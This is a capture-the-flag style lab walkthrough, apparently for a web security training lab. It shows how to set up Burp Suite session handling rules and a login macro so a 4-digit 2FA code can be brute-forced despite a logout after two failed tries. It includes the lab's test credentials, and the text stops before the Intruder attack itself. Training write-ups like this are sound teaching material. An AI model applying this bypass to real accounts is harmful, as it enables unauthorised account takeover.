
Analysis
| Vulnerability | Weak 2FA implementation combined with a predictable 4-digit code and no effective protection against automated attempts |
| Goal | Access Carlos’s account by brute-forcing the 2FA code |
| Key Concept | After two incorrect MFA attempts the application logs us out. To continue brute-forcing automatically, we use Burp Session Handling Rules with a Macro that re-authenticates as carlos before every Intruder request. Then we brute-force all possible 4-digit MFA codes until we receive a successful response. |
Steps

1. Start the lab and login using the provided credentials for user carlos : montoya
2. After login, the application asks for a 4-digit security code

3. Enter any invalid code twice and notice that the application logs you out

4. Because every two failed attempts terminate the session, we need Burp to automatically login again before each request

5. Go to Settings → Sessions → Session Handling Rules and create a new rule

6. In the Scope tab select Include all URLs


7. Go back to the Details tab and add a Run a Macro action

8. Create a macro and record the following requests:
1
2
3
GET /login
POST /login
GET /login2
9. Test the macro and verify that the final response contains the page asking for the 4-digit security code
